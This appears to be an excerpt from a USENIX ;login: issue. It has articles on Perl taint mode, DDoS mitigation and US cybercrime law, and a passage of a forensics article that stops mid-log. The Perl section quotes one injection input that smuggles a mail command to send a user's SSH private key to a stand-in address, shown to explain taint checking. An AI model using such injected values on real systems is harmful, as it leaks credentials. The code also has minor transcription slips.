Tainting is simply a security measure. When Perl is running in taint mode, it performs a negligible amount of extra work to keep track of any value that may have originated from outside your program or have been derived from such a tainted value. Should such a tainted value be passed to a function like system, unlink, or open, Perl will be paranoid and stop instead of possibly doing something unsafe. Simple operations like print do not change under taint mode. Using a tainted file name to open a file for reading is also allowed under taint mode.

Opening a subshell using open(FH, "|..."), system() or the like is potentially dangerous. These operations will cause fatal errors in taint mode if the value $ENV{PATH} remains tainted, even if the command to execute is untainted. There are two general strategies to handle this. The first is to set $ENV{PATH} to the empty string (an untainted value) and specify the full path to any executable found in a system or other such call:

```
#!/usr/bin/perl -T
$ENV{PATH} = ""; ## Untaint $PATH
print '/bin/date'; ## OK to invoke date now
```

The other approach is to set $ENV{PATH} to a predetermined set of directories and execute external commands as usual:

```
#!/usr/bin/perl -T
$ENV{PATH} = "/bin"; ## Untaint $PATH
print 'date'; ## Must be /bin/date
```

Similarly, taint mode causes Perl to trim back the directories in its include path down to those directories that were defined when Perl was built, and to ignore the current directory when looking for modules to load. Should this be a problem, remember to include the appropriate use lib declarations to specify additional directories for modules that your program needs to run.

Additionally, DBI may be run in a taint-aware mode, where it can check inputs for taintedness, taint all fetched data, or both. This has the effect of trapping misuse of tainted data that could lead to SQL injection vulnerabilities. Neither of these options is enabled by default. See the DBI documentation for more information.

Finally, it doesn't matter where taint-checked operations occur. You may be trying to open a file for output in the main body of your program, or deep within a module. Wherever these potentially unsafe operations occur, if they involve tainted data, Perl will be paranoid and stop before doing any damage.

Running in Taint Mode

Suppose your CGI program calculates a monthly mortgage payment given inputs of an amount, an interest rate, and a repayment term:

```
#!/usr/bin/perl -T
```

```
use CGI qw(param);
my $amount = CGI::param('amount');
my $rate = CGI::param('rate');
my term = CGI::param('term');

print monthly_payment($amount, $rate/100, $term);
```

If this program receives values of 100,000, 8, and 30, it would produce a sensible result like 733.76.

However, if this program receives values like "MMXIV," "twelve," and ";mail blackhat@example.com<~phb/.ssh/identity," this CGI program will return nonsense, because none of those values is meaningful when calculating a monthly mortgage payment. But this program will succeed in producing a nonsensical value, because it got nonsensical input, and there was no opportunity to do something malicious.

Remember, tainting is merely a security measure. If you are running a program in taint mode, there is no requirement to make sure you are dealing with valid input. However, Perl *will* protect you from performing any unsafe operations.

Scrubbing Tainted Values

Of course, there will be times when it is necessary to use a tainted value in a manner that would otherwise be unsafe. There are two ways to convert a tainted value into an untainted one. The first is to examine a tainted value and choose which of a series of possible untainted values to use. A common way to do this is to use an if statement or a hash lookup:

```
if (lc($input) eq "red") {
        $real_color = "#ff0000";
    } elsif (lc($input) eq "green") {
        $real_color = "#00ff00";
    } elsif (lc($input) eq "blue") {
        $real_color = "#0000ff";
}

## alternatively...

my %colors = (
    red => "#ff0000",
    green => "#00ff00",
    blue => "#0000ff",
);

$real_color = $colors{$input};
```

While that technique will work in some isolated scenarios, the usual way to untaint a tainted value is to capture the expected portion of a tainted value within a regular expression match:

```
my $fmt = CGI::param('format'); ## tainted

$fmt =~ m/(xml|rss|rdf|atom)$/;
my $type = $1;

## - OR -

my ($type) = $fmt =~ m/(xml|rss|rdf|atom)$/;

open(my $out, ">index.$type"); ## OK - untainted
```

Scrubbing with CGI::Untaint

Tainting input in a Web application makes it more secure by preventing unsafe operations and forcing a more defensive approach to handling input. But a lot of the extra work necessary for that safety can be tedious. Fortunately, Tony Bowden's wonderful CGI::Untaint framework reduces the tedium without any loss of safety.

Using CGI::Untaint makes taint mode a breeze to use. Instead of grabbing inputs directly from the CGI module, we pass those tainted values to a CGI::Untaint handler and tell that handler how to extract those values as they are needed. As an added benefit, the malicious portions of a value will be removed in the untainting process, leaving only the values we are expecting:

```
#!/usr/bin/perl -T

use CGI;
use CGI::Untaint;

my $query = new CGI;
my $handler = new CGI::Untaint($query->Vars);

my $amount = $handler->extract(-as_integer => 'amount');
my $rate = $handler->extract(-as_integer => 'rate');
my $term = $handler->extract(-as_integer => 'term');

print monthly_payment($amount, $rate/100, $term);
```

On its own, CGI::Untaint can scrub simple kinds of values: integers, hexadecimal values, and printable strings (i.e., strings with no control characters). However, CGI::Untaint also provides a framework for building additional objects to handle new types of data. Additional modules are already available on CPAN for untainting U.S. zip codes, UK postal codes, URLs, email addresses, IP addresses, and other common kinds of data.

Furthermore, modules are easy to write, allowing you to build a library of untainting modules to check and validate the kinds of input necessary in your application.

ROBERT HASKINS

ISPadmin

UNDERSTANDING AND MITIGATING DDOS ATTACKS

Robert Haskins has been a UNIX system administrator since graduating from the University of Maine with a B.A. in computer science. Robert is employed by Renesys Corporation, a leader in real-time Internet connectivity monitoring and reporting. He is lead author of *Slamming Spam: A Guide for System Administrators* (Addison-Wesley, 2005).

rhaskins@usenix.org

IN THIS EDITION OF ISPADMIN, I TAKE a look at distributed denial of service (DDoS) attacks. No matter if you are a service provider, an organization with an Internet presence, or an individual with a high-speed Internet connection, you may be the unlucky recipient of a DDoS attack. The focus for this article will be on network-based attacks, though DDoS attacks can take many forms.

Denial-of-service attacks have been around since at least the mid-1990s. Famous DoS attacks are Smurf, Fraggle, and Ping of Death. These attacks often used spoofed IP addresses but were relatively easy to track down and mitigate.

Once people figured out filtering and other ways of mitigating DoS storms, attackers started using a distributed model for their attacks, making networks of compromised machines do their work for them. DDoS attacks, because of their distributed nature, are much more difficult to mitigate than the original DoS attacks. These attacks often take the form of SYN flooding, attempting to simply overwhelm the victim's ability to process packets. One of the first widely documented DDoS attack tools was trinoo in 1999 [1, 2].

A relatively new DDoS attack formulation is what is termed "flash crowd" attacks, where the perpetrator generates what appears to be legitimate traffic in attempting to bring down network-based services. There don't appear to be many case studies of flash crowd attacks or the tools used to perpetrate these attacks.

Background

Wikipedia defines a DoS attack as "an attack on a computer system or network that causes a loss of service to users, typically loss of network connectivity and services by consuming the bandwidth of the victim network or overloading the computational resources of the victim system." [3] It is useful, for the purposes of this article, to replace the phrase "victim system" with "victim network." The advent of high-speed data connections and raw computing power makes DoS attacks even more attractive to the perpetrators.

Motivation

When DoS attacks first started, the motivation was often for the personal, albeit nonfinancial, gain of the attacker. This motivation could take the form of:

REFERENCES

[1] Gary C. Kessler, "Defenses Against Distributed Denial of Service Attacks," http://www.garykessler.net/library/ddos .html.

[2] David Dittrich, "The DoS Project's 'trinoo' Distributed Denial of Service Attack Tool," http://staff.washington .edu/dittrich/misc/trinoo.analysis.

[3] Wikipedia entry for DoS: http://en.wikipedia.org/wiki /Denial_of_service.

[4] "How a Bookmaker and a Whiz Kid Took On an Extortionist—and Won," http://www.csoonline.com/read /050105/extortion.html.

[5] Natasha Staley, "Convergence—The Sinister Combination of Email Security Threats," http://www. ecominfo.net/arts/1007_messagelabs.htm.

[6] "A Tutorial on DoS/DDoS," http://www.lancs.ac.uk/ug /steelee/tutorial1/website/index .htm.

[7] Arbor Networks: http://www.arbornetworks.com/; Cisco Guard DDoS: http://www.cisco.com/en/US/products/ps5888/index.html.

[8] RFC 1546: http://www.ietf.org/rfc/rfc1546.txt.

[9] Srikanth Kandula et al., "Botz-4-Sale: Surviving Organized DDoS Attacks That Mimic Flash Crowds," http://nms.lcs.mit.edu/~kandula/data/killbots_paper/.

- Street credibility
- Personal vendetta
- Notoriety
- “Because it can be done”
- Curiosity/learning

Of course, the above reasons still motivate some attackers, but a new motivation has recently arisen: financial gain, as we have seen with extortion [4] and spamming/phishing [5]. Criminal DoS and DDoS attacks have become more frequent, attackers often working with organized crime, as the Internet has increasingly become a platform for conducting business. Nonfinancial reasons for DoS and DDoS attacks, meanwhile, have become less important. The growing importance of the Internet has garnered the attention of law enforcement and lawmakers, resulting in more regulation and stronger enforcement of existing laws.

DDoS Attack Profile

Distributed denial of service attacks are often SYN flood attacks from thousands of compromised hosts. This is an attempt to overwhelm the target network with millions of small packets, eating up CPU and other resources on the victim’s routers and other network-attached equipment. Of course, the additional SYN traffic uses up Internet bandwidth, causing additional headaches for the victim.(Since the packets are small, eating bandwidth is not the intent of the attacker but a side effect.)

Compromised hosts are usually high-speed Internet machines infected with malicious software that places them under the control of the attacker. The attacker makes no attempt to spoof the IP address, since such traffic would just be blocked at the edge of the network by network service providers checking the validity of the source IP address.

DDoS SYN flood attacks are difficult to differentiate from regular traffic due to the distributed nature of the attacking machines. However, with the proper tools, the distinction can be made.

DDoS Mitigation

The response to a DDoS attack depends on the size of the network you are responsible for. If you are a small network with a single upstream provider, then it is best to work with that provider to mitigate a DDoS attack. It is too easy to overwhelm small to medium-sized networks on a single network connection. The routers on such networks typically do not have the extra capacity required to fight such attacks.

Larger network operators have more choices. These options range from the drastic but low-cost (change IP addresses, null route traffic) to options that work quite well but can have significant costs (hardware and software solutions).

COMMON DEFENSIVE STRATEGIES

One of the simplest things the victim of an attack can do is to simply change change the IP address(es) hosting the service(s) being attacked. This can be quite disruptive to the operation of the victim’s business but does stop the attack quickly and efficiently. Of course, once the attackers figure out that the IP addresses have changed, they can simply change the target of their attacks. However, they might just decide to move on to another, easier victim and leave alone this victim who went to the trouble of changing IP addresses. This is similar to what Microsoft did when attackers threatened their Windows Update service [6].

Another approach is to have the upstream provider null route the victim’s traffic. Null routing traffic refers to the upstream provider(s) routing all traffic destined for the victim’s network to “dev/null” (dropping it). This very drastic move would cause the victim’s network to become totally inaccessible while their traffic is being dropped. However, from a network service provider’s perspective, at least traffic for other customers would get through. Null routing traffic might be a good stopgap measure while less drastic plans were being drawn up and implemented by the service provider.

Another approach is to manually track sources of DDoS attacks and block traffic at ingress points on the network. This option requires real-time knowledge of traffic flows, which can be gleaned from routers and other networking gear. Alternatively, commercial tools such as Arbor Networks and Cisco Guard DDoS (formerly Riverhead Networks) [7] can be used to generate this information. In this case, the attacker’s traffic flows are identified and the sources of the traffic are null routed. This is better than dropping all of the victim’s traffic, but requires very expensive commercial hardware and/or software to achieve this level of protection.

CONTROVERSIAL DDOS STRATEGIES

There are a few methods that are not used as widely as the ones outlined above, including overprovisioning and anycasting. These mitigation methods are controversial because there is no guarantee that you will have enough “overprovisioned” resources to handle the biggest attack.

Overprovisioning refers to having sufficient packet processing (routing) and network bandwidth capacity to accept any DDoS attacks that might be perpetrated against your network. This is a very costly option, as having idle routers and bandwidth is expensive and only saves money during attacks. However, this method can be useful for certain industries where excess capacity is an integral part of the business plan.

Anycasting is a methodology in which network traffic is distributed across a wide area network based upon the proximity of the source and destination of the traffic in question. The original intent of anycasting was to spread the network load across widely disparate servers to help in cases of geographically based outage. For IPv4, it is defined in RFC 1546 [8] and other standards. Anycasting is an integral part of the IPv6 protocol. This method essentially distributes the DDoS attack across a number of machines that can better handle the load. Additional capacity can quickly be added to address the attack loading.

Flash Crowd Attacks

Flash crowd (FC) attacks are one of the newest DDoS attack methods in use today. They are extremely difficult to identify and even harder to mitigate. This is because the traffic looks just like regular HTTP, DNS, and other traffic that is serviced by hosts on your network. With enough bots under their control, attackers can easily "fly under the radar" until your monitoring systems notice a problem. Once you have identified a problem, it is difficult to rectify it.

As with DDoS SYN flood attacks, unless you have a large network that has the resources to fight these attacks, it is probably best to work with your upstream provider(s) to mitigate FC attacks.

Flash crowd attack mitigation is not totally a lost cause, however. Some methods that can be used to mitigate FC attacks include:

- Requiring authorization for services
- Overprovisioning
- Anycasting

While some of the mitigation techniques are similar to those used against SYN flood DDoS attacks, one novel approach is to require authentication of all connections to services [9]. Very briefly, the approach is to authenticate users using a CAPTCHA (completely automated public Turing test to tell computers and humans apart). This approach works for certain network-based services where the end user is identifiable, such as HTTP/Web sites.

However, the authenticating-user approach doesn't work for many other FC attacks, namely DNS and similar attacks that don't require end-user authentication. Also, the CAPTCHA process is an inconvenience for users and is not appropriate for many publicly available Web sites that don't otherwise require authentication.

The surest way to mitigate FC attacks is by overprovisioning network resources and bandwidth. Anycasting could be used as a way to overprovision services. While expensive (and controversial), this approach will mitigate the attack at least to the extent possible by the additional resources and bandwidth.

Future of DDoS

DDoS attacks are going to get worse before they get better. One issue driving this is that network edges (e.g., DSL, cable modems) are increasing in speed faster than the core of the Internet. In other words, it takes fewer zombies to overwhelm the same core router today than it took a year ago. This makes it easier for attackers to do their thing with fewer machines. FC attacks will rise in popularity as regular SYN flood DDoS attack mitigation is improved.

Law enforcement is prosecuting more and more DDoS perpetrators every day; this may help to reduce the number of attacks by deterring would-be attackers. Also, as tools and methods to mitigate DDoS attacks become more sophisticated, attackers will need to find new avenues to exploit.

Conclusion

Denial-of-service attacks have been around for many years and will continue to be a problem into the foreseeable future. Having started with simple DoS attacks and moved toward distributed denial-of-service attacks, perpetrators have ready access to legions of worm-infested computers attached to high-speed DSL and cable modem connections.

DDoS attacks are going to continue to get worse, with the speed of edge networks (DSL, cable modem) increasing more rapidly than core Internet networks. DDoS attacks are here to stay until a "magic bullet" solution to them is found.

I would like to thank Todd Underwood and Rik Farrow for their input into this article.


FURTHER READING

"Protecting Networks from DoS Attacks and Malicious Traffic," http://www.allot.com/html/solutions_enterprise_dos_attacks.shtm

"Defeating DDOS Attacks," http://www.cisco.com/en/US/products/ps5887/products_white_paper0900aecd8011e927.shtml.

DANIEL L. APPELMAN

primer on cybercrime laws



Dan Appelman is a partner in the law firm of Heller Ehrman LLP (www.hewm.com) and is the lawyer for the USENIX Association. He practices technology law in Menlo Park, California. Dan writes and speaks frequently about legal issues important to computer programmers, system administrators, and technology companies generally.

dan@hewm.com

AS CYBERCRIME PROLIFERATES AND cybercriminals become ever more creative, it is important for those who maintain the integrity and security of computer systems and data networks to understand the key sources of cybercrime law that protect those systems and networks from abuse. This article describes the sources of cybercrime law in the United States.

Cybercrime laws fit roughly into three categories: (1) laws concerning crimes against computer systems, (2) laws concerning crimes against communications systems, and (3) laws concerning crimes facilitated by computers and the Internet.

Laws Addressing Crimes Against Computer Systems

In the United States, the principal federal criminal law protecting computer systems is the Computer Fraud and Abuse Act (CFAA) [1]. Passed by Congress in 1984 and amended several times since [2], the law makes it a crime to:

- access a computer without authorization to obtain classified information pertaining to national defense or foreign relations with reason to believe that such information so obtained could be used to the injury of the United States or to the advantage of any foreign nation; and to willfully retain that information or to transmit it to any person not entitled to receive it;
- intentionally access a computer without authorization to obtain information (1) contained in a financial record of a financial institution or credit card company or contained in a file of a consumer reporting agency on a consumer, (2) from any department or agency of the United States, or (3) from any "protected computer" [3] if the conduct involves interstate or foreign communication;
- intentionally access without authorization (1) any "nonpublic" computer of the United States government if the computer is exclusively reserved for the use of the government, or (2) any computer used by or for the government (even nonexclusively) if such access affects the government's use or purpose;
- knowingly and with intent to defraud, access a protected computer without authorization and, by means of such conduct, further the intended fraud and obtain anything of value, unless the object of the fraud and the thing obtained consists only of the use of the computer and the value of

REFERENCES

[1] 18 USC § 1030 et seq., http://www.usdoj.gov/criminal/cybercrime/1030_new.html.

[2] Most recently amended in portions of the USA Patriot Act of 2001.

[3] The term "protected computer" means a computer (1) exclusively for the use of a financial institution or the United States government or (2) which is used in interstate or foreign commerce or communication. A computer can be located outside the United States and still qualify as "protected" for purposes of the CFAA.

[4] 18 U.S.C. § 2510 et seq., http://www.usdoj.gov/criminal/cybercrime/wiretap2510_2522.htm.

[5] See, e.g., Reno v. ACLU, 521 US 844 (1997).

[6] The exception is trade secrecy, where state laws, not federal, govern.

such use is not more than $5,000 in any one-year period;

- knowingly cause transmission of a program, information, code, or command and as a result intentionally cause damage to a protected computer or intentionally access a protected computer and cause damage to it, if such damage includes (1) a loss by one or more persons aggregating to at least $5,000 in any one year, (2) the alteration of data concerning the medical examination, diagnosis, treatment, or care of any person, (3) physical injury to any person, (4) any threat to public health or safety, or (5) damage that affects a computer system used by or for a government entity in furtherance of the administration of justice, national defense, or national security;
- knowingly and with intent to defraud, traffic in any password or similar information through which a computer may be accessed without authorization, if (1) such trafficking affects interstate or foreign commerce, or (2) such computer is used by or for the government of the United States;
- transmit in interstate or foreign commerce any communication containing any threat to cause damage to a protected computer with intent to extort from any person any money or other thing of value.

Actions in violation of the CFAA are criminal offenses punishable by fines and imprisonment of up to 20 years.

Many states have their own laws making it illegal to access or cause damage to computer systems. Illegal activities under state law often include: (1) unauthorized access to a computer system or network; (2) modifying, damaging, or misappropriating programs or data; (3) introducing a virus or damaging code into a computer system; (4) using a computer to defraud; (5) interfering with someone else's computer access or use; (6) using encryption to facilitate a crime; and (7) falsifying email header information. The laws addressing crimes against computer systems vary greatly from state to state. A survey of those laws is beyond the scope of this article.

Laws Addressing Crimes Against Communications Systems

The United States has long had laws making it a crime to intercept and capture wire-line and wireless communications. The Electronic Communications Privacy Act of 1986 (ECPA) [4] amended various parts of the federal criminal code to make existing law more relevant to communications facilitated by computers and data networks.

Section 2511 of the ECPA prohibits the interception, disclosure, and use of certain wire, oral, and electronic communications; and Section 2510 defines "electronic communication" as "any transfer of signs, signals, writing, images, sounds, data, or intelligence of any nature transmitted in whole or in part by a wire, radio, electromagnetic, photoelectronic or photooptical system that affects interstate or foreign commerce."

Section 2511 also exempts certain "providers of electronic communication services" (e.g., telephone companies and Internet service providers) from liability under the Act if their interception, disclosure, or use of communications flowing through or stored on their systems occurs while the providers are engaged in any activity which is a necessary incident to the rendition of their services or to the protection of their rights or property. The ECPA also exempts those providers from liability for disclosing electronic communications to third parties who have been authorized by law to receive them (e.g., the Recording Industry Association of America in its efforts to learn the identities of those who make available and/or download music from various Internet sites).

Section 2512 prohibits the manufacture, distribution, possession, and advertising of certain wire and electronic intercepting devices. Other sections of the ECPA give law enforcement authorities permission to confiscate such devices and limit the use of intercepted communications as evidence in criminal prosecutions.

Laws Addressing Crimes Facilitated by Computers and the Internet

In addition to the laws protecting the integrity and security of computer and communications systems themselves, many federal and state laws and regulations prohibit the use of those systems to commit other offenses. The types of crimes and other illegal activities that can be facilitated by computers and communications systems are too numerous to set forth exhaustively here, but three of the major categories are (1) fraud, (2) pornography and obscenity, and (3) infringement of intellectual property rights.

FRAUD

Fraud is increasingly committed with the assistance of computers and the Internet. Often, fraud is prosecuted by federal and state authorities under generic statutes that have little or no reference to the computer and communications systems that are used. The interstate nature of the Internet can help to "bootstrap" these activities to the status of federal crimes where otherwise only the state law enforcement agencies would have jurisdiction. But states are increasingly enacting their own laws that have as their key elements the use of computers and data communications systems in commission of the unlawful activities.

Within the category of fraudulent activities, identity theft is of growing concern. Congress has been slow to enact federal laws making identity theft a crime. As a result, a number of states have passed laws requiring the owners of electronic databases containing personal information about consumers both to meet minimal security standards and to inform those consumers when that information has been compromised.

On the federal level, fraud is prosecuted mainly by the Federal Trade Commission under various consumer protection laws. However, its budget for such activities is limited and it lacks the resources to investigate and then take action on most of the complaints it receives. Thus far, most of the action has therefore been on the state level, with considerable variance among the states with respect to defining the crimes and penalties. Recently, a number of bills have been introduced at the federal level that would, if enacted into law, make for a more uniform application of the law to fraudulent cyber-activities.

PORNOGRAPHY AND OBSCENITY

The regulation of the display and dissemination of pornographic and obscene material has historically been left to the states, with a few Supreme Court cases providing guidance where First Amendment issues become relevant. Congress tried to pass several laws making it a crime to display certain kinds of sexually oriented material on the Internet, but the Supreme Court subsequently rejected most of the prohibitions because of their chilling effect on free speech [5]. As a result, most computer- and Internet-specific laws limiting speech (and the display of pornographic and obscene materials in particular) have been struck down when challenged.

INFRINGEMENT OF INTELLECTUAL PROPERTY RIGHTS

In the United States, intellectual property rights are largely protected by federal laws, leaving little room for independent state legislative activities [6]. The proliferation of personal computers and the expansion of the Internet have made it easy to duplicate and distribute materials protected by copyright law without the permission of the owners of those materials.

In 1998, Congress passed the Digital Millennium Copyright Act (DMCA), which, among other things, made it a crime to circumvent anti-piracy measures built into computer software and other digital materials and also to manufacture or sell devices that can be used to facilitate such circumvention. The DMCA has survived legal challenges and has been used by several organizations representing copyright owners to prosecute infringers.

Summary and Conclusion

In the United States, laws addressing cybercrime have been enacted both by Congress and by a number of state legislatures. The federal laws are fewer and in general quite narrowly drafted to survive constitutional and other challenges. States have passed laws where Congress has not yet acted and also where federal regulation has been ineffective. As a result, many types of cybercrime are addressed only by state laws, and those laws vary significantly from state to state.

In many respects, state legislation seems to be a particularly inefficient and inappropriate way to address cybercrime, given the interstate or, often, global nature of those activities. Inconsistent state definitions of what constitutes criminal activity prevent those with lawful intentions from relying on clear standards. And state law authorities find it impossible to enforce their laws against those who operate outside their jurisdictions.

States sometimes address the problem of inconsistent standards by adopting model laws offered by such organizations as the National Conference of Commissioners on Uniform State Laws. For example, most states have adopted versions of the Uniform Trade Secrets Act and the Uniform Commercial Code. As a result, the laws on trade secrecy and on commercial practices are remarkably similar from state to state. Proposals for uniform state cybercrime laws have been suggested but none have yet been adopted.

However, the adoption of uniform state cybercrime laws would not provide a satisfactory approach to dealing with cybercrime, because of the need for national and perhaps global standards and enforcement. A system of international laws on cybercrime is also unrealistic given the high priority most countries place on national sovereignty. The European Union serves as an example of how some countries have agreed to give up a certain measure of sovereignty for the benefit of harmonized regional laws. Until that model takes hold elsewhere, the most we can anticipate is increased federal legislative and regulatory activity that would preempt inconsistent state laws and provide a measure of predictability in the treatment of cybercrime in this country.

SEAN PEISERT

forensics for system administrators

Sean Peisert is a computer security researcher and fellow at the San Diego Supercomputer Center and a Ph.D. candidate in computer science at the University of California, San Diego. His current research includes forensic analysis, vulnerability analysis, decompilation, fault tolerance, and the design of secure systems and software.

peisert@sdsc.edu

This material is based on work sponsored by the United States Air Force and supported by the Air Force Research Laboratory under Contract F30602-03-C-0075 and performed in conjunction with Lockheed Martin Information Assurance. Thanks to Sid Karin, Abe Singer, Matt Bishop, and Keith Marzullo, who provided valuable discussions during the writing of this article.

THE WORDS "FORENSIC ANALYSIS" conjure up images of Sherlock Holmes, or scientists adorned with lab coats, hunched over corpses. But in this article I will lead you through steps that you can take to analyze compromised computer systems. While forensics carries with it legal connotations, requirements for evidence collection, and analysis at a level unattainable by most system administrators, my focus is on what you can do without years of experience. In this article we will walk through a pair of real, recent intrusions to help nonprofessional analysts understand how to accomplish common forensic goals.

Forensic science, whether in the physical world or the computer world, is hard. Tools used by most experienced UNIX system administrators for forensic analysis are not designed for forensics, or any kind of security, for that matter. System logs are often the first place forensic analysts look for suspicious information, yet as Eric Allman, the author of UNIX syslog, has pointed out, syslog was not designed for forensics at all but as a way of consolidating debugging output from all of the software that he was developing [All05]. System logs are essential but vastly insufficient, and cryptic for most novice analysts. The problem is that even if the right information was contained in the mountain of syslogged information, finding it is far from guaranteed; even veteran forensic analysts often have no idea what they are looking for. Most analysts simply must hope to recognize what they want when they see it. A novice has little chance for success with this method. Nor are nonprofessionals likely to pore through Tripwire (http://www.tripwire.org) data on a daily basis or attempt to reconstruct data from swap space with Sleuth Kit. We are not likely to download, configure, and install the Basic Security Module (BSM) (http://www.sun.com/software/security/audit/) on our Linux boxes. Given the strictly managed IT environments most of us are constrained to work within, we are never going to start hacking the kernel on all of our machines to capture custom data.

The reality is that even using all of the available "forensic" software does not bring professional forensic analysts very close to the ultimate goals of being able to understand computer events that have already happened. But there are some aspects of computer forensic analysis that are not very hard and that nonprofessional analysts can do. This low-hanging fruit is likely to be the most beneficial prescription for nonprofessionals wanting to understand what has happened on a computer system. In this article I will also attempt to bring awareness of forensic procedures. Finally, though I am using the term "forensics" in this article, I will not address legal aspects, for which there are many excellent resources, such as Smith and Bace [SB03].

The Intrusions

In the first example, a Mandrake Linux system was running a wide variety of security software, including syslog, tcpwrappers, the network IDS snort, and the host-level firewall iptables. All current security patches had been applied. Despite these typical precautions, the machine was compromised. This was discovered from email from a system administrator at another site whose machines were being attacked by the compromised system. There were two system administrators and about 10 users of the compromised system.

A second intrusion example is a specific intrusion in the broader series of attacks described in a previous *;login:* article [Sin05] and subsequently in the *New York Times* [MB05]. That machine was one of many nodes of a cluster of large symmetric multiprocessors that formed a supercomputer running IBM's AIX operating system. It, too, had syslog and tcpwrappers running, and also ran UNIX process accounting. All current security patches had been applied to it as well. The root compromise was discovered when the intruder used the UNIX `wall` command on one node of the cluster to broadcast a message to every user on the system and then `shutdown` another node. Both actions could only be taken by someone with superuser privileges. This system had about 10 administrators who knew the root password, but well over 1000 users.

Pull the Plug

What happens when there is some past event on a system which a system administrator wishes to understand? Where should the administrator, now a novice forensic analyst, begin? There are many variables to be considered and questions answered before making proper decisions about this. Under almost all circumstances in which the system can be taken down to do the analysis, the ideal thing to do is halt or power-off the system using a *hardware* method. More rarely, a system suspected of compromise needs to be kept up because the system is critical or because taking down the system would tip off an intruder.

Halting a machine preserves evidence for an actual analysis, the way Inspector Lestrade should always have preserved a crime scene until Sherlock Holmes's arrival, rather than letting his constables thoroughly trample and disrupt the evidence. "Halt with a hardware method" does not mean "shut down the system." On SPARC Solaris, it means halting with a hardware interrupt, by using `L1-A` (or `Stop-A`). On MacOS X 10.1.2 and later, a hardware interrupt can be generated to drop the system into a debugger by first changing an Open Firmware value (developer.apple.com/qa/qa2001/qa1264.html) and then pressing Command-Power. But the x86 BIOS does not have a monitor mode that supports this. The solution for everyone else? Pull the plug. The machine will power off, the disk will remain as is, and there will be no possibility of further contamination of the evidence through some sort of clean-up script left by the intruder, as long as the disk is not booted off or mounted in read/write mode again. The reason for stopping a machine is that it prevents further alteration of the evidence. The reason for halting with a hardware interrupt, rather than using the UNIX `halt` or `shutdown` command, is that if a root compromise occurred, those commands could have been trojaned by an intruder to clean up evidence. A hardware interrupt cannot be trojaned without physical access to the machine. I should note that halting a system may be less critical if a root compromise is not suspected, since there is then less concern about sabotage of built-in system logging functions. For example, if only nonprivileged user accounts are discovered to be compromised, a simple solution is to lock out the account and check for any processes and files owned by that user.

In our first intrusion example , I took a preliminary look at the syslog and saw that dates of suspicious logins went back at least three weeks. Given that the intrusion seemed to have been going on for so long, I decided that I could no longer trust the system to reliably and accurately report evidence about itself. Therefore, pulling the plug on the machine was the best option.

It is certainly the case that halting a system can help preserve evidence, particularly in swap, slack, or otherwise unallocated space on disk. But it also can destroy some evidence. For example, halting a system will wipe out the contents of memory, hindering the ability of an analyst to dump a memory image to disk. However, in the forensic discussions in this article, slack space and memory dumps are outside the scope of our analysis. In our case, halting a system merely helped to preserve real evidence, and had the intrusion in our first example been discovered sooner, and the system sooner halted as a result, the intruder would have had less time to cover his or her tracks. Then, as I will discuss, certain helpful log files that were deleted might have been recoverable.

Disk imaging is the process of copying every bit of information on a disk (or partition) sequentially and exactly, including unallocated space. This is not the same as an ordinary copy, that will copy files but is not guaranteed to reproduce a precise *image* of the source drive exactly the same way on the destination. In this article, I will not describe how to perform that process and the subsequent file-system analysis, since it deserves and requires a lengthy discussion on its own. I mention it in passing because it is a standard part of the forensic process.

The Logs

One of the largest problems with syslog data is that it is abstract and free-form. Though improvements have been suggested [Bis95], changes based on these improvements have not been integrated into common UNIX variants. Although some of these changes might only require a small change to the `syslog` function call in libc, this still is not something that the average sysadmin can do, nor is it something that vendors have been willing to implement. There are other ways to perform forensic logging and auditing, however. Some of the lowest-hanging fruit on UNIX systems is much more uniform and easier to understand. UNIX wtmp data, .history and .bash_history files, and UNIX process accounting data, if enabled ahead of time, can provide significant help in understanding previous events. Between these logs, one can determine, first, who logged in and out and, next, what commands they executed.

One problem with almost all forensic logging techniques is that the logs themselves can easily be altered if an intruder gains superuser privileges. Worse, the .history and .bash_history files can be removed even without superuser privileges, which is exactly what happened in both of our intrusion examples. However, given that there was a root compromise in both examples, the same could also have been easily done with syslog, wtmp, or process accounting logs.

A partial remedy for log deletion or modification, and one that we failed to perform in our first example, is to regularly move copies of the logs to an append-only device (such as a WORM, or write-once-read-many, drive) or to another system altogether with a periodic cron job. A better solution is to record the logging messages to the more secure system while simultaneously recording them to the original system. Most of us do not have WORM drives that support incremental appending available to us, but many of us do have spare networked systems that could serve as log receptacles. As long as another system has enough drive space, a different operating system (so that identical exploits cannot be used on both the logging system and the safe system), and different account passwords and SSH keys, another system could make an excellent place to mirror logs. Though the logging mechanism on the original system itself could be subverted, securely stored logs could help an analyst determine the important elements of *when* the system was subverted, and possibly *how*. Information about what happens later cannot be trusted anyhow.

These techniques, which unfortunately were not used in our first intrusion example, would have helped us to recover the deleted .history files and give more trust to the logs that were not deleted. Even if logs are not deleted, it is sometimes extremely difficult to know if they have been modified (files that change as often as logs do cannot easily be "Tripwired," although research has shown that this is theoretically possible with complex changes to the way that Tripwire, or something like it, would work).

In our second intrusion example, a situation that involved a central syslogging infrastructure [SB04], syslog did *not* provide useful information, but process accounting did. It is fortunate that process accounting information was locally available and not deleted, since while syslog data was mirrored remotely, process accounting information was not. Had both been mirrored, luck would not have been required and, again, the technique would have provided a higher level of trust to the data.

WTMP

The UNIX wtmp log contains the login and logout times of past users as well as restarts and shutdowns. The UNIX `last` command makes use of this log. Its counterpart, the utmp log, shows current activity and is used by the UNIX `w` and `who` commands.

The wtmp logs are straightforward and easy to analyze. The following command is one that can be used to convert the binary wtmp logs to text and process the output to reveal human-understandable data in reverse chronological order:

```
# last path-to-saved-wtmp-file
```

For example, the following is sample output about a series of logins from the user sean, showing time of login and logout, as well as a `shutdown` by the same user:

```
sean    ttyp1    Thu May  5 11:17 - 14:01  (02:44)
sean    ttyp1    Tue May  3 14:08 - 16:19  (02:10)
sean    ttyp1    Tue May  3 12:01 - 14:08  (02:07)
sean    ttyp3    Tue May  3 11:35 - shutdown (2+07:55)
```

In the first intrusion example, my initial procedures included looking at the wtmp data by using the UNIX `last` command on current and previous wtmp files, up until the point of the suspected intrusion. As with most UNIX logs, some of the wtmp data was gzipped (e.g., wtmp.1.gz) and archived automatically in the /var/log directory by periodic log rotation scripts, so I unarchived and analyzed the archived logs as well. I noticed no abnormal logins, and most of the logins from the three primary users on the system could be accounted for. But the syslogs indicated "accepted password" from ssh for essentially every user on the machine. The excerpted syslogs were as follows:

```
Sep  4 07:12:06 middleearth sshd(pam_unix)[19239]: authentication fail-
ure; logname= uid=0 euid=0

